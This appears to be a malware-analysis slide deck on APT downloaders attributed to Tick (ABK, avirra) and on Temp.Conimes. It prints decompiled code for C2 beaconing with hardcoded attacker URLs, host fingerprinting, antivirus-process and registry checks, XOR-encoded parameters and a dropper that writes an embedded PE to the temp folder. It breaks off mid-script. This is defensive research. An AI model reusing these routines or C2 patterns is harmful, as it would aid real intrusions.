10003040	b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
10003050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10003060	00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 00 00
10003070	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68
10003080	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f
10003090	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20
100030a0	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00
100030b0	85 fd f0 04 c1 9c 9e 57 c1 9c 9e 57 c1 9c 9e 57
100030c0	52 d2 06 57 c3 9c 9e 57 ae ea 00 57 ef 9c 9e 57
100030d0	ae ea 34 57 79 9c 9e 57 c8 e4 1d 57 cd 9c 9e 57
100030e0	c8 e4 0d 57 e8 9c 9e 57 c1 9c 9f 57 cf 9f 9e 57
100030f0	ae ea 35 57 45 9d 9e 57 ae ea 31 57 c4 9c 9e 57
10003100	ae ea 03 57 c0 9c 9e 57 52 69 63 68 c1 9c 9e 57
10003110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10003120	50 45 00 00 4c 01 05 00 70 45 4a 5c 00 00 00 00 00
10003130	00 00 00 00 e0 00 02 01 0b 01 0a 00 00 62 11 00
10003140	00 cc 06 00 00 00 00 00 7c 33 0f 00 00 10 00 00
10003150	00 80 11 00 00 00 40 00 00 10 00 00 00 02 00 00
10003160	05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00
10003170	00 e0 18 00 00 04 00 00 9c f3 18 00 02 00 40 81
10003180	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
10003190	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00
100031a0	00 26 15 00 00 01 00 00 00 40 16 00 b4 01 00 00

```
void FUN_100010e0(void)
{
    short *psVar1;
    int iVar2;
    FILE *_File;
    void *_Dst;
    WCHAR local_418 [260];
    wchar_t local_210 [260];
    uint local_8;

    local_8 = DAT_10003018 ^ (uint)&stack0xffffffffc;
    Sleep(100);
    memset(local_418,0,0x104);
    GetTempPathW(0x104,local_418);
    memset(local_210,0,0x104);
    iVar2 = 0;
    do {
        psVar1 = (short *)((int)local_418 + iVar2);
        *(short *)((int)local_210 + iVar2) = *psVar1;
        iVar2 = iVar2 + 2;
    } while (*psVar1 != 0);
    wcscat_s(local_210,0x104,L"kaam.tmp");
    _File = _wfopen(local_210,L"wb");
    if (_File != (FILE *)0x0) {
        _DAT_10003030 = 0x5a4d;
        fwrite(&DAT_10003030,1,0x183200,_File);
        _Dst = operator_new(0xbda600);
        memset(_Dst,0,0xbda600);
        fwrite(_Dst,1,0xbda600,_File);
        fclose(_File);
        FUN_10001000();
    }
    FUN_10001217();
    return;
}
```

# ABK downloader

---

- **Downloader observed since May 2018**
  - Download and execute the next payload embedded in the image
  - Identified as Tick's malware since it downloaded Datper as the next payload
- **PDB**
  - C:\Users\XF\Documents\Visual Studio 2010\Projects\ABKDLL\Release\ABKDLL.pdb
  - C:\Users\XF\Documents\Visual Studio2010\Projects\ABK\Release\ABK.pdb
  - C:\Users\Frank\Desktop\ABK-old\Release\ABK.pdb
  - C:\Users\Frank\Documents\Visual Studio 2010\Projects\avenger\Release\avenger.pdb

# C2 URLs and parameters

- Hardcoded unique URL "://" and parameters
  - uid= -> uid=,pid= -> id=,group=,class=

```
v0 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10001500, 0, 0);
strcpy(&v38, "http://www.suamok.com//shop//img//marks_escrow//index.php");
v30 = v0;
sub_10005110(&v39, 0, 42);
v1 = (char *)&v37 + 3;
while (*++v1)
;
strcpy(v1, "?uid=");
_asm { cpuid }
v34 = _EAX;
v35 = _EBX;
v36 = _ECX;
v37 = _EDX;
v46 = 0;
v47 = 0;
v48 = 0;
v49 = 0;
v50 = 0;
v51 = 0;
v52 = 0;
v53 = 0;
v45 = 0;
sub_10001980(&v45, "%08X%08X", _EDX);
v8 = strlen(&v45) + 1;
v9 = (char *)&v37 + 3;
while (*++v9)
;
qmemcpy(v9, &v45, v8);
if ( sub_10001390(&v38) )
{
    GetTempPathA(0x32u, &v44);
    v11 = &v43;
    while (*++v11)
    ;
    strcpy(v11, "work.jpg");
}
```

```
strcpy(&szUrl, "http://www.vipchina.co.kr//page//css//index.php");
memset(&v55, 0, 0x34u);
v3 = &v53;
do
    v4 = *++v3;
    while (*v4)
        strcpy(v3, "?uid=");
        EAX = 1;
        __asm { cpuid }
v37 = _EAX;
v38 = _EBX;
v39 = _ECX;
v40 = _EDX;
v42 = 0;
v43 = 0;
v44 = 0;
v45 = 0;
v46 = 0;
v47 = 0;
v48 = 0;
v49 = 0;
v41 = 0;
sprintf(&v41, "%08X%08X",
v10 = strlen(&v41) + 1;
v11 = &v53;
do
    v12 = *++v11;
    while ( v12 );
    qmemcpy(v11, &v41, v10);
    v13 = &v53;
    do
        v14 = *++v13;
        while ( v14 );
        strcpy(v13, "&pid=");
        if ( strlen((const char *)lpszUrl) > 0 )
            strcpy(v13, "?");
        else
            strcpy(v13, "&id=");
        Dest = 0;
        sprintf(&Dest, "%08X%08X", v58, v55);
        strcpy(v13, "&dest=");
        Dest = 0;
        sprintf(&Dest, "%08X%08X", v58, v55);
        strcpy(v13, "&dest=");
```

```
strcpy(&MultiByteStr, "http://www.carilite.net//Coolbee//index.php")
memset(&v71, 0, 0x38u);
v12 = &v69;
do
    v13 = *++v12;
    while ( v13 );
    strcpy(v12, "?id=");
    v56 = 2;
    v57 = 0;
    v58 = 0;
    v55 = 0;
    cchWideChar = (int)&v55;
    if ( &v55 )
    {
        v14 = (_DWORD *)cchWideChar;
        _EAX = 1;
        __asm { cpuid }
        *( _DWORD *)cchWideChar = _EAX;
        v14[1] = _EBX;
        v14[2] = _ECX;
        v14[3] = _EDX;
    }
    v74 = 0;
    v75 = 0;
    v76 = 0;
    v77 = 0;
    v78 = 0;
    v79 = 0;
    v80 = 0;
    v81 = 0;
    Dest = 0;
    sprintf(&Dest, "%08X%08X", v58, v55);
    strcpy(v13, "&group=");
    v28 = strlen((const char *)lpszUrl) + 1;
    v29 = &v69;
    do
        v30 = *++v29;
        while ( v30 );
        qmemcpy(v29, lpszUrl, v28);
        v31 = &v69;
        do
            v32 = *++v31;
            while ( v32 );
            strcpy(v31, "&class=");
            v33 = lpszAgent;
            v34 = strlen((const char *)lpszAgent) + 1;
            v35 = &v69;
        }
```

# Image with embedded PE

- Using Windows7 images
  - Not encoding :Twice
  - Original encoding :Once
- There was a dummy file embedded
  - Checking the environment

```
D:6B20 4D 5A 50 00 02 00 00 00-04 00 0F 00 FF FF 00 00 MZP.....
D:6B30 B8 00 00 00 00 00 00 00-40 00 1A 00 00 00 00 00 00 ....@....
D:6B40 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6B50 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 01 00 00 ...
D:6B60 BA 10 00 0E 1F B4 09 CD-21 B8 01 4C CD 21 90 90 ....!..L!..
D:6B70 54 68 69 73 20 70 72 6F-67 72 61 6D 20 6D 75 73 This program mus
D:6B80 74 20 62 65 20 72 75 6E-20 75 6E 64 65 72 20 57 t be run under W
D:6B90 69 6E 33 32 0D 0A 24 37-00 00 00 00 00 00 00 00 00 in32..$7.....
D:6BA0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6BB0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6BC0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6BD0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6BE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6BF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6C00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6C10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....
D:6C20 50 45 00 00 4C 01 0B 00-CA 20 97 5B 00 00 00 00 00 PE..L....[....
```



# Check Antivirus software

```
main ( )
{
    v33 = "0";
    if ( sub_401680("PccNTMon.exe") )
        v33 = "4";
    if ( sub_401680("ccSvcHst.exe") )
        v33 = "1";
    if ( sub_401680("McShield.exe") )
        v33 = "2";
    if ( sub_401680("360se.exe") )
        v33 = "3";
    if ( sub_401680("360sd.exe") )
        v33 = "3";
```

```
{
    v34 = &unk_41127C;
    if ( sub_401560("PccNTMon.exe") )
        v34 = "4";
    if ( sub_401560("ccSvcHst.exe") )
        v34 = "1";
    if ( sub_401560("McShield.exe") )
        v34 = "2";
    if ( sub_401560("360se.exe") )
        v34 = "3";
    if ( sub_401560("360sd.exe") )
        v34 = "2";
```

```
{
    if ( sub_4017C0(L"PccNTMon.exe") )
        sub_402690(L"4");
    if ( sub_4017C0(L"ccSvcHst.exe") )
        sub_402690(L"1");
    if ( sub_4017C0(L"McShield.exe") )
        sub_402690(L"2");
    if ( sub_4017C0(L"360se.exe") )
        sub_402690(L"3");
    if ( sub_4017C0(L"360sd.exe") )
        sub_402690(L"4");
```

```

    lpszUrl = L"0";
    if ( sub_4036F0(L"PccNTMon.exe") )    Trend Micro
    lpszUrl = L"4";
    if ( sub_4036F0(L"ccSvcHst.exe") )    Symantec
    lpszUrl = L"1";
    if ( sub_4036F0(L"McShield.exe") )    McAfee
    lpszUrl = L"2";
    if ( sub_4036F0(L"360tray.exe") )    Qihoo
    lpszUrl = L"3";
    if ( sub_4036F0(L"360sd.exe") )
        lpszUrl = L"3";
    if ( sub_4036F0(L"MSASCuiL.exe") )    Windows Defender
    lpszUrl = L"5";
    lpszAgent = 0;
    v9 = GetModuleHandleW(L"kernel32");
    dword_4085E0 = (int (_stdcall *)(_DWORD, _DWORD))GetProcAddress(v9, "IsWow64Process");
    if ( dword_4085E0 )
```

```
1 BOOL __cdecl sub_401680(const char *a1)
2{
3    HANDLE v1; // eax
4    void *v2; // esi
5    BOOL result; // eax
6    DWORD v4; // [esp+Ch] [ebp-138h]
7    PROCESSENTRY32 pe; // [esp+10h] [ebp-134h]
8
9    v4 = 0;
10   v1 = CreateToolhelp32Snapshot(2u, 0);
11   v2 = v1;
12   pe.dwSize = 296;
13   result = Process32First(v1, &pe);
14   if ( result )
15   {
16       pe.dwSize = 296;
17       if ( Process32Next(v2, &pe) )
18       {
19           while ( strcmp(pe.szExeFile, a1) )
20           {
21               pe.dwSize = 296;
22               if ( !Process32Next(v2, &pe) )
23                   goto LABEL_7;
24           }
25           v4 = pe.th32ProcessID;
26       }
27   }
```



Check the list of running processes

# avirra downloader

---

- We found Japanese rtf using RoyalRoad in June 2019
  - Since only Tick is known to be the actor that targets Japan Using RoyalRoad, we identify it as their malware

File Name	Compile Time	VT Submission	Runkey	Mutex	Download URL	Country
各国の化学大手の5G材料分野における構築xcod.scr	2018-12-25 03:04:25	2019-07-26 01:44:10	Ravirra	PPGword	<a href="http://180.150.226.155">http[:]//180.150.226[.]155</a>	KR
kaam.tmp.exe	2019-01-24 23:08:32	2019-06-28 06:35:33	-	PPGword	<a href="http://www.longfeiye.com">http[:]//www.longfeiye[.]com</a>	KR
0fef02bdbbebd0a9580efd7cb2c14b1c023af79de	2019-07-24 17:04:24	2019-08-01 05:28:43	Ravirra	CQFB	<a href="http://27.255.90.158">http[:]//27.255.90[.]158</a>	KR

# main

- File name Created in %temp%
  - avirra.exe
- CreateMutex
  - PPGword
  - CQFB
- Hard-coded C2 URL
- Non-space User-Agent
  - Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)

```
28 do {
29     psVar1 = (short *)((int)local_280 + iVar3);
30     iVar3 = iVar3 + 2;
31 } while (*psVar1 != 0);
32 _wcscat_s(local_280,0x104,L"avi");
33 _wcscat_s(local_280,0x104,L"rra.e");
34 _wcscat_s(local_280,0x104,L"xe");
35 local_48c = L'\0';
36 FUN_004f59d0(local_48a,0,0x208);
37 GetModuleFileNameW((HMODULE)0x0,&local_48c,0x104);
38 _wcsrchr(&local_48c,L'\\');
39 _strcpy_s(local_78,100,"Pcc");
40 _strcat_s(local_78,100,"NT.");
41 _strcat_s(local_78,100,"exe");
42 CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress_00401bcc,local_78,0,(LPDWORD)0x0);
43 hObject = CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,"PPGword");
44 DVar4 = GetLastError();
45 if (DVar4 == 0xb7) {
46     CloseHandle(hObject);
47     _exit(0);
48 }
49 local_698 = &stack0xfffff934;
50 FUN_00401b9c((undefined4 *)"http://www.longfeiye.com/phpcms/modules/block/block_modules.php");
51 local_69c = &stack0xfffff93e;
52 local_8 = 0;
53 FUN_00401b9c((undefined4 *)"Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)");
54 local_6a0 = &stack0xfffff8f1;
55 local_8 = CONCAT31(local_8,-1,-2,-1);
56 FUN_00401b9c((undefined4 *)"http://www.longfeiye.com/phpcms/modules/block/block.css");
57 local_8 = 0xffffffff;
58 FUN_004023f0(in_stack_fffff8fc);
59 pcVar2 = (code *)swi(3);
60 (*pcVar2)();
61 return;
62 }
```

# Check Antivirus Software

- Check registry
  - Symantec
  - TrendMicro
  - 360

```
19 local_5e8 = "unkonw";
20 LVar1 = RegOpenKeyExA((HKEY)0x80000002,
21                         "SOFTWARE\\Symantec\\Symantec Endpoint Protection\\CurrentVersion", 0,0x20119
22                         ,(PHKEY)&local_5f8);
23 if (LVar1 == 0) {
24     local_5ec = 1;
25     local_5e8 = (char *)0x400;
26     RegQueryValueExA(local_5f8,"PRODUCTVERSION", (LPDWORD)0x0,&local_5ec, (LPBYTE)local_5e4,
27                         (LPDWORD)&local_5e8);
28     local_5e8 = (char *)local_5e4;
29 }
30 RegCloseKey(local_5f8);
31 LVar1 = RegOpenKeyExA((HKEY)0x80000002, "SOFTWARE\\TrendMicro\\AMSP", 0x20119, (PHKEY)&local_5f0);
32 if (LVar1 == 0) {
33     local_5e8 = (char *)0x1;
34     local_5ec = 0x400;
35     RegQueryValueExA(local_5f0,"TMFBE_GUID", (LPDWORD)0x0, (LPDWORD)&local_5e8, (LPBYTE)local_3f0,
36                         &local_5ec);
37     local_5e8 = (char *)local_3f0;
38 }
39 RegCloseKey(local_5f0);
40 LVar1 = RegOpenKeyExA((HKEY)0x80000002, "SOFTWARE\\360Safe\\Liveup", 0,0x20119, (PHKEY)&local_5f4);
41 puVar2 = (undefined4 *)local_5e8;
42 if (LVar1 == 0) {
43     local_5e8 = (char *)0x1;
44     local_5ec = 0x400;
45     RegQueryValueExA(local_5f4, (LPCSTR)&lValueName_0053f220, (LPDWORD)0x0, (LPDWORD)&local_5e8,
46                         (LPBYTE)local_lfc,&local_5ec);
47     puVar2 = local_lfc;
48 }
49 RegCloseKey(local_5f4);
```

# Decoding C2 Parameter

UID=dHFmdihxYTM8NTEwNDQ1Q0Y6Rw==&ws=NjQxMnVua29udw=

Base64 decode

tqfv(qa3<510445CF:  
G

xor "12345"

User-PC5254004AAD21

hostname

MAC Addr

```
13  SizePointer = 0;
14  GetAdaptersInfo(0, &SizePointer);
15  v1 = (struct _IP_ADAPTER_INFO *)malloc(SizePointer);
16  GetAdaptersInfo(v1, &SizePointer);
17  v2 = 0;
18  if ( !v1 )
19      v16 = 0;
20  if ( WSAStartup(2u, &WSAData) || (Destination = 0, memset(&v15, 0, 0xFFu), gethostname(&name, 256)) )
21      exit(-1);
22  zz_GetAdaptersInfo((int)&Source);
23  strcat_s(&Destination, 0x100u, &name);
24  strcat_s(&Destination, 0x100u, &Source);
25  v7 = 1;
26  v8 = 2;
27  v9 = 3;
28  v10 = 4;
29  v11 = 5;
30  v1 = strlen(&Destination);
31  for ( i = 0; i < v1; ++i )
32      *(&Destination + i) ^= *((_BYTE *)&v7 + 4 * (i % 5));
33  sub_401B9C(a1, &Destination);
34  v16 = 0:
```

# Decoding C2 Parameter


UID=dHFmdihxYTM8NTEwNDQ1Q0Y6Rw==&ws=NjQxMnVua29udw=

```
if ((undefined *)register0x00000010 != (undefined *)0x438) {
    local_470 = "GetNativeSystemInfo";
    hModule = GetModuleHandleA("kernel32");
    pFVarl = GetProcAddress(hModule, local_470);
    if (pFVarl == (FARPROC)0x0) {
        GetSystemInfo((LPSYSTEM_INFO)&local_438);
    }
    else {
        (*pFVarl)(&local_438);
    }
}
if ((local_438 == 9) || (local_470 = "32", local_438 == 6)) {
    local_470 = "64";
}
```

Case without AV software  
"unknown" typo?

```
10    DWORD local_sec;
11    undefined4 *local_5e8;
12    undefined4 local_5e4 [125];
13    undefined4 local_3f0 [125];
14    undefined4 local_lfc [125];
15    uint local_8;

16    local_8 = DAT_0055b164 ^ (uint)&stack0xffffffffc;
17    local_sec = 0;
18    local_5e8 = "unkonw";
19    LVarl = RegOpenKeyExA((HKEY)0x80000002,
20                          "SOFTWARE\\Symantec\\Symantec Endpoint Protection\\CurrentVersion", 0, 0x20119
21                          , (PHKEY)&local_5f8);
22
```



```
v0 = 0;
v1 = LoadLibraryA("ntdll.dll");
v2 = GetProcAddress(v1, "RtlGetNtVersionNumbers");
((void (_stdcall *)(int *, int *, int *))v2)(&v6, &v5, &v4).
```

```
GetSystemInfo(&SystemInfo);
VersionInformation.dwOSVersionInfoSize = 156;
v0 = "0";
if ( GetVersionExA(&VersionInformation) )
{
    switch ( VersionInformation.dwMajorVersion )
    {
        case 4u:
            if ( VersionInformation.dwMinorVersion )
            {
                if ( VersionInformation.dwMinorVersion == 10 )
                {
                    v0 = "3";
                }
                else if ( VersionInformation.dwMinorVersion == 90 )
```

The version information  
is a original number

# Temp. Conimes

# Temp.Conimes

---

- Targeting Southeast Asia
  - Mainly Vietnam
  - Using NewCore RAT, PlugX and etc...
  - China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Dropped file name	Malware
VN	1, 2, 4	F2 A3 20 72 B2 A6 6D FF	No	Yes	vsodscpl.dll RasTls.dll QcLite.dll wsc.dll	tempfun PlugX NewCore RAT Gh0st RAT

[2019-05-23]

**b82e0ac46f6b812c83a3954038814cce**


---



[2019-05-23]


**b82e0ac46f6b812c83a3954038814cce**

---



[2019-05-23]

b82e0ac46f6b812c83a3954038814cce



[2019-05-23]

b82e0ac46f6b812c83a3954038814cce

- Xor decode with hard coded values
  - Decode shellcode on memory

```
1 data = []
2 decode_data=[]
3
4 with open("stdole.tlb", 'rb') as f:
5     while True:
6         byte = f.read(1)
7         if byte:
8             data.append(byte)
9         else:
10            break
